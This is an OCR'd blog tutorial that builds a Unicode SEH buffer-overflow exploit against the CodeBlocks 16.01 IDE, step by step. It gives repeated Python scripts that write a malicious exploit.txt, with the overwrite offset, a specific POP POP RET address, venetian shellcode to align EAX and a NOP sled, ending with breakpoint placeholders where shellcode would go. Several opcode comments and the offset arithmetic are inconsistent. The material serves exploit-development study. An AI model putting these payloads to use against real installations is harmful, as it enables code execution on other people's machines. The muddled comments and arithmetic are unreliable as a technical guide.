
Post

Windows Exploit Development Part VII

Posted **Feb 28, 2019** • Updated **Aug 5, 2026**



By **Moldovan Darius (T3jv1l)** **7 min** read

Windows Exploit Development CodeBlocks Study Case 16.01


Hello, everyone. I'll talk about Windows exploit development Unicode today. I've seen that more people are asking me how to exploit codeblocks, so I spent a few days researching how to do it myself at https://www.exploit-db.com/exploits/46120. This is not a simple subject, so I will do my best to describe it as well as I can. Since nobody had previously tested this version, I decided not to exploit codeblocks 17 for today but rather codeblocks 16. Downloads are available from https://sourceforge.net/projects/codeblocks/files/Binaries/16.01/Win

dows/codeblocks-16.01-setup.exe/download. Remember that I found it harder to exploit codeblock 16 than codeblock 17.


Let's try to capitalize on this, then. Python skeleton creation.

```python
#!/usr/bin/python
buffer= "A"*5000
f=open('exploit.txt','w')
f.write(buffer)
f.close()
print "[+] File create"
```


Now we add the content of exploit.txt via the `File > Class > Class name > Create` button.



Launch Immunity Debugger now to examine what took place inside. To view the SEH address, use `ALT + S`.




By pressing `SHIFT + F9` once more, you can see that the `EIP` has been overwritten.




What, `EIP` is only partially overwritten? Don't worry; this occurs because the program's internal command `0x41` is executed. It's time to use `mona.py` to determine the offset. Please visit another blog section if you need help using mona.py.

```python
#!/usr/bin/python

buffer="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A
f=open('exploit.txt','w');
f.write(buffer);
f.close();
print "[+] File create."
```



Offset is in SEH address




We now have the correct offset. Let’s check to verify if this offset is accurate. In Python, modify the skeleton once more.


Python

```python
#!/usr/bin/python

buffer= "A"*1982    #Buffer
buffer+="\x42\x42"  #nSEH
buffer+="\x43\x43"  #SEH
buffer+="\x44"*(5000-len(buffer))

f=open('exploit.txt','w');
f.write(buffer);
f.close();
print "[+] File create."
```


Your nSEH will be visible if you enter content in the class name and look in the immunity debugger in the SEH chain.



Now execute one step using `SHIFT + F9` to see if EIP is overwritten.



Finding the POP POP RET address for the exploit is now necessary, and padding is added for alignment for nSEH.



I tested all the addresses and only one works `0x005500b3`, command used to find the pop pop ret address `!mona seh -cp unicode`.

```
Shell
```


```
0x005500b3 : pop edi # pop ebp # ret 0x08 | startnull,unicode {PAGE_EXECUTE_READ
```

Set a breakpoint on the POP POP RET address in the skelethon script and modify it to observe how memory works. For breakpoint you can use the next opcode `0xcc` which is INT3 instruction.


Python

```python
#!/usr/bin/python

buffer= "A"*1982
buffer+="\x61\x62"
buffer+="\xb3\x55"
buffer+=("\xcc\xcc\xcc\xcc")
buffer+="\x44"*(5000-len(buffer))

f=open('exploit.txt','w');
f.write(buffer);
f.close();
print "[+] File create."
```


Put your junk from the exploit.txt file aside and place a breakpoint on the POP POP RET address (to set a breakpoint, press `F2`).




Repeat this step until you see something similar.



You can see how this address works by clicking on it, pressing `F2`, putting your breakpoint inside codeblocks, and then pressing `SHIFT + F9`. You must witness one such jump.



If you notice that this half-exploit is complete, it implies that the address is operational. It jumps after `0xcc`, which is sufficient for the time being. Let's move a little upward to examine the debugger.



Venetian shellcode is what we need right now because everything is kept in ECX, therefore we need to extract it and put it in EAX. Let's add a few commands to the venetian shellcode and observe what happens (don't forget to press `SHIFT + F9` each time you run your payload).

```python
```

```
#!/usr/bin/python

buffer= "A"*1982
buffer+="\x61\x62"
buffer+="\xb3\x55"

#Venetian Shellcode

buffer+="\x51"                  #POP ECX is the register where shellcode is clos
buffer+="\x42"                  #Venetian padding
buffer+="\x58"                  #POP EAX and put ECX into EAX
buffer+="\x42"                  #Venetian padding

buffer+=("\xcc\xcc\xcc\xcc")
buffer+="\x44"*(5000-len(buffer))
f=open('exploit.txt','w');
f.write(buffer);
f.close();
print "[+] File create."
```

If you can see, we have opcode `0x51` added to `ADD BYTE PTR DS:[ECX],DL`, which is fine because the following instruction is `0x42` and we don't just have opcode `0x51` there. I added this so as not to interfere with `0x58`, which is inserted at the same time as `0x51`. As you can see, there is currently no value in the EAX register, so we must add and deduct valuation from ECX. Let's add more coding instructions.

```
Python
```

```
#!/usr/bin/python

buffer= "A"*1982
buffer+="\x61\x62"
buffer+="\xb3\x55"

#Venetian shellcode

buffer+="\x51"                  #POP EBX is the register closest to our shellco
buffer+="\x42"                  #Venetian padding
buffer+="\x58"                  #POP EAX and put ECX into EAX
buffer+="\x42"                  #Venetian padding
buffer+="\x05\x28\x11"          #ADD EAX, 0x11002800
buffer+="\x42"                  #Venetian padding
buffer+="\x2d\x13\x11"          #SUB EAX, 0x11001300
buffer+="\x42"

buffer+=("\xcc\xcc\xcc\xcc")
buffer+="\x44"*(5000-len(buffer))
f=open('exploit.txt','w');
f.write(buffer);
f.close();
print "[+] File create."
```


```
0022D384  B3 00           MOV BL,0
0022D386  55              PUSH EBP
0022D387  0051 00         ADD BYTE PTR DS:[ECX],DL
0022D38A  42              INC EDX
0022D38B  0058 00         ADD BYTE PTR DS:[EAX],BL
0022D38E  42              INC EDX
0022D38F  0005 00200011   ADD BYTE PTR DS:[11002000],AL
0022D395  0042 00         ADD BYTE PTR DS:[EDX],AL
0022D398  2D 00170011     SUB EAX,11001700
0022D39D  0042 00         ADD BYTE PTR DS:[EDX],AL
0022D3A0  CC              INT3
0022D3A1  00CC            ADD AH,CL
0022D3A3  00CC            ADD AH,CL
0022D3A5  00CC            ADD AH,CL
```

Where the heck is the add instruction? This Venetian shellcode error can be fixed by adding additional “Venetian padding” before the `ADD EAX` instruction, as you can see.

```
Python
```

```
#!/usr/bin/python

buffer= "A"*1982
buffer+="\x61\x62"
buffer+="\xb3\x55"

#Venetian shellcode

buffer+="\x51"                  #POP EBX is the register closest to our shellco
buffer+="\x42"                  #Venetian padding
buffer+="\x58"                  #POP EAX and put ECX into EAX
buffer+="\x42"                  #Venetian padding
buffer+="\x42"                  #Venetian padding --- here i put one more
buffer+="\x05\x28\x11"          #ADD EAX, 0x11002800
buffer+="\x42"                  #Venetian padding
buffer+="\x2d\x13\x11"          #SUB EAX, 0x11001300
buffer+="\x42"

buffer+=("\xcc\xcc\xcc\xcc")
buffer+="\x44"*(5000-len(buffer))
f=open('exploit.txt','w');
f.write(buffer);
f.close();
print "[+] File create."
```

Now let’s go in Debugger to see what happened.




Now that the execution of `ADD AH,CL` has been halted, we can run 100h of code. Now, in order to jump to shellcode, we must apply the operations `PUSH EAX` opcode `0x50` and ret `0xc3`.


```
Python
```

```
#!/usr/bin/python

buffer= "A"*1982
buffer+="\x61\x62"
buffer+="\xb3\x55"

#Venetian shellcode

buffer+="\x51"                  #POP EBX is the register closest to our shellco
buffer+="\x42"                  #Venetian padding
buffer+="\x58"                  #POP EAX and put ECX into EAX
buffer+="\x42"                  #Venetian padding
buffer+="\x42"                  #Venetian padding --- here i put one more
buffer+="\x05\x28\x11"          #ADD EAX, 0x11002800
buffer+="\x42"                  #Venetian padding
buffer+="\x2d\x13\x11"          #SUB EAX, 0x11001300
buffer+="\x42"                  #Venetian paddin
buffer+="\x50"                  #PUSH EAX
buffer+="\x42"                  #Venetian padding
buffer+="\xc3"                  #RETN

buffer+=("\xcc\xcc\xcc\xcc")
buffer+="\x44"*(5000-len(buffer))
f=open('exploit.txt','w');
f.write(buffer);
f.close();
print "[+] File create."
```


Copy all the junk into CodeBlocks.



It’s good that we moved everything from ECX inside of EAX. We need to determine the precise NOPs before the shellcode, so let’s check where to start the DDDD.



The address where D begins is `0x0022D3A8`. Let's now examine EAX's value.




Address for EAX is `0x0022D41C`.

We now need to perform a quick math operation: `0x0022D3A8 - 0x0022D41C = 78h` (decimal `-116`) followed by `116/2 = 58`. I'm done now. Rewrite the script once more.

Python

```
#!/usr/bin/python

buffer= "A"*1982
buffer+="\x61\x62"
buffer+="\xb3\x55"

#Venetian shellcode

buffer+="\x51"                  #POP EBX is the register closest to our shellco
buffer+="\x42"                  #Venetian padding
buffer+="\x58"                  #POP EAX and put ECX into EAX
buffer+="\x42"                  #Venetian padding
buffer+="\x42"                  #Venetian padding --- here i put one more
buffer+="\x05\x28\x11"          #ADD EAX, 0x11002800
buffer+="\x42"                  #Venetian padding
buffer+="\x2d\x13\x11"          #SUB EAX, 0x11001300
buffer+="\x42"                  #Venetian padding
buffer+="\x50"                  #PUSH EAX
buffer+="\x42"                  #Venetian padding
buffer+="\xc3"                  #RETN

buffer+="\x90"*58
buffer+=("\xcc\xcc\xcc\xcc")
buffer+="\x44"*(5000-len(buffer))
f=open('exploit.txt','w');
f.write(buffer);
f.close();
print "[+] File create."
```



